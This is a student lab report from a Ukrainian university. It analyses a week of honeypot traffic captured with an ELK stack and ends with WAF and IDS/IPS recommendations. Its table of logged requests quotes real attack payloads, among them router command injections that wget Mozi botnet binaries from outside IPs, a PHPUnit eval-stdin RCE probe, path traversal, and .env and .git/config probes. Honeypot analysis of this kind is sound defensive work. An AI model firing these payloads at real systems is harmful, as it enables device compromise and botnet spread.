МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ім. ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
КАФЕДРА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Технології адміністрування та експлуатація захищених інформаційно-комунікаційних систем

Лабораторна робота №2

Аналіз мережевого трафіку засобами ELK

Перевірив:
Полуциганова В. І.

Виконав:
студент І курсу
групи ФБ-41мп
Сахній Н. Р.

Київ 2025

На основі логів тих запитів, які здійснювалися до приманок “OWA Honeypot” та “SNARE/TANNER”, було проведено аналіз даних на предмет виявлення зловмисної бот-активності або таргетованих брутфорс-атак.

(Часовий проміжок аналізу активності: **18.03.2025-25.03.2025**)

Щоб зібрати логи з приманок, було піднято ELK-стек, який включає в себе `Elasticsearch` (зберігання), `Logstash` (обробка) та `Kibana` (візуалізація):

• **Elasticsearch** був розгорнутий в режимі `single-node` зі збереженням даних у `/var/lib/elasticsearch` і логами в `/var/log/elasticsearch`. Він доступний лише локально (`127.0.0.1:9200`) та має ввімкнену безпеку (`xpack.security.enabled: true`).

• **Logstash** налаштований на зберігання даних у `/var/lib/logstash` та ведення логів у `/var/log/logstash`. Використовується три окремі конвеєри: `logstash` для загальних логів, `owa-honeypot` для аналізу брутфорс-атак та `snare-tanner` для бот-активності.


• **Kibana** працює на `0.0.0.0:5601` (доступ зі світу), та підключається до Elasticsearch через `http://localhost:9200`. Для проходження автентифікації використовується користувач `kibana_system`, а логи записуються у `/var/log/kibana/kibana.log`.


```
sahnaz_ipt24@powerfull-elk:~/lab$ echo -e "\n### Elasticsearch Config ###"; sudo grep -E '^[^#[:space:]]' /etc/elasticsearch/
'^[^#[:space:]]' /etc/logstash/*.yml; echo -e "\n### Kibana Config ###"; sudo grep -E '^[^#[:space:]]' /etc/kibana/kibana.yml

### Elasticsearch Config ###
cluster.name: my-elasticsearch
node.name: main-node
path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch
network.host: "127.0.0.1"
http.port: 9200
discovery.type: single-node
xpack.security.enabled: true

### Logstash Config ###
/etc/logstash/logstash.yml:path.data: /var/lib/logstash
/etc/logstash/logstash.yml:path.logs: /var/log/logstash
/etc/logstash/pipelines.yml:- pipeline.id: logstash
/etc/logstash/pipelines.yml:- pipeline.id: owa-honeypot
/etc/logstash/pipelines.yml:- pipeline.id: snare-tanner

### Kibana Config ###
server.port: 5601
server.host: "0.0.0.0"
elasticsearch.hosts: ["http://localhost:9200"]
elasticsearch.username: "kibana_system"
elasticsearch.password: "<password>"
logging.dest: /var/log/kibana/kibana.log
```

1. SNARE/TANNER


a. Огляд зафіксованої мережевої активності

Загалом було зафіксовано **10 195** запитів від **433**-ох іноземних IP-адрес із різних AS:







. . . . . .




. . . . . .




На графіку розподілу запитів можна помітити, що від IP-адрес **162[.]62[.]233[.]142[.]** та **43[.]128[.]132[.]138** був зафіксований миттєвий сплеск трафіку, що відбувся **18.03.2025**:




9 228 та 967 запитів здійснювалися із використанням **HTTP** версії **1.1** та **1.0** відповідно:




Методом GET (52%) та HEAD (40%) із кодом відповіді 404 (74%), 200 (19%) та 400 (8%):




Помітно, що під час здійснення комунікацій ботам вдавалося підмінити свій **User-Agent**, тому надалі сервер ідентифікував їх, як такі, що виконуються від звичайного клієнта:




Найбільше запитів було здійснено до **публічних** фронтенд-файлів і кореневої директорії:



Однак досить багато було виявлено **зловмисних** запитів із паттернами відомих веб-атак:





/hello.world?%ADd+allow_url_include%3d1+%ADd+auto_prepe...	23
/index.php?lang=../../../../../../../../tmp/index1	23
/laravel/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php	23
/lib/phpunit/Util/PHP/eval-stdin.php	23

/actuator/gateway/routes	14
/passing-score/	14
/.git/config	13
/geoserver/web/	12

/boaform/admin/formLogin?username=admin&psd=admin	2
/boaform/admin/formLogin?username=ec8&psd=ec8	2
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://182.126.88.253:53948/Mozi...	2
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://192.168.1.1:8088/Mozi.m+-...	2
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://202.66.164.87:36503/Mozi....	2

/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=busybox%20reboot%3Breboot%3Bkill...	2
/device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20meowarm7...	2
/div/.env	2
/docker/.env	2

/Views/Shared/Error.cshtml	2
/WEB-INF/classes/application.properties	2
/WEB-INF/classes/application.yml	2
Other	864

b. Загальний висновок та рекомендації


Отже, зважаючи, що за минулий тиждень було зафіксовано понад 10 000 запитів до приманки SNARE/TANNER, серед яких майже всі були нелегітимними, то звідси слідує те, що веб-застосунок обов’язково потребує розгортання захисту від зловмисних атак.

Доцільно було б впровадити рішення WAF, що значно покращило б рівень безпеки. Оскільки WAF здатен порівнювати вхідний трафік із відомими сигнатурами атак, застосовувати AI-профілювання та кастомні правила, щоби блокувати шкідливі запити.

2. OWA Honeypot


a. Огляд зафіксованої мережевої активності

Загалом, окрім тестових спроб автентифікації (введення логіна та пароля) від IP-адреси **77[.]47[.]130[.]210** до приманки OWA, було зафіксовано лише **3** нелегітимні спроби:



Із метою фіксації мережевого трафіку в разі реальних спроб здійснення брутфорс-атак, було розпочато перебір облікових даних із використанням інструментів `wfuzz` та `hydra`.

Під час тестування було зафіксовано **71 564** спроб автентифікації від **212[.]102[.]51[.]111**:



b. Загальний висновок та рекомендації

Для виявлення та запобігання брутфорс-атакам варто використовувати IDS/IPS.